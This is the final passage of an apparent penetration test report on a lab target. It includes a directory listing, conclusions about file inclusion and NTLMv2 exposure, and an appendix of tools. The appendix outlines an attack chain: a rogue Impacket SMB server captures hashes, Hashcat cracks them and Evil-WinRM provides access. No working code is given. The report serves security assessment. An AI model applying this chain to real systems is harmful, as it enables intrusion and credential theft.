d-r---        10/11/2020   7:19 AM                Music
d-r---         4/27/2020   6:01 AM                OneDrive
d-r---        10/11/2020   7:19 AM                Pictures
d-r---        10/11/2020   7:19 AM                Saved Games
d-r---        10/11/2020   7:19 AM                Searches
d-r---        10/11/2020   7:19 AM                Videos
```

5 Conclusions

This assessment has revealed several critical vulnerabilities in the target system (10.129.95.234) that could allow unauthorized access and potential system compromise if not remedied promptly. The findings indicate that the web application is susceptible to dangerous file inclusion flaws, which may enable the execution of arbitrary code. Additionally, exposure of NTLMv2 authentication responses—although not directly exploitable through pass-the-hash techniques—presents a serious risk if attackers perform offline cracking against weak credentials.

Furthermore, the use of outdated software components and improper configuration practices increases the overall attack surface, making the system more vulnerable to known exploits. The excessive disclosure of internal system details via error messages further facilitates the reconnaissance efforts of potential adversaries.

To mitigate these risks, immediate and comprehensive remedial actions are recommended. Strengthening input validation measures, updating and securing software components, and refining the system's error-handling practices are essential steps to reduce the vulnerability footprint. Prioritizing these improvements will not only enhance system security but also protect business operations from potential financial and reputational damage.

6 Appendix – Tools Utilized

- **Ping:** Utilized for basic network connectivity checks to confirm that the target system is reachable.
- **Nmap (v7.95):** Employed for comprehensive port scanning and service enumeration, helping to identify active services and potential points of entry on the target system.
- **BurpSuite:** Used to intercept, inspect, and modify HTTP requests and responses. This tool aided in analyzing web traffic and identifying web application vulnerabilities.
- **Impacket SMBserver:** Deployed to create a malicious SMB server. This allowed us to capture NTLMv2 authentication attempts from the target during exploitation.
- **Hashcat:** Applied for offline hash cracking to analyze NTLMv2 hashes captured during the engagement. This helped assess the potential risk if weak passwords were used.
- **Evil-WinRM:** Leveraged for establishing remote sessions via Windows Remote Management (WinRM). This provided access to the target system once valid credentials were obtained.
- **Base64 (command-line utility):** Employed to decode encoded payloads as part of the Local File Inclusion (LFI) exploitation process.

This appendix provides an overview of the tools and utilities that were crucial in identifying and exploiting the vulnerabilities during the testing engagement.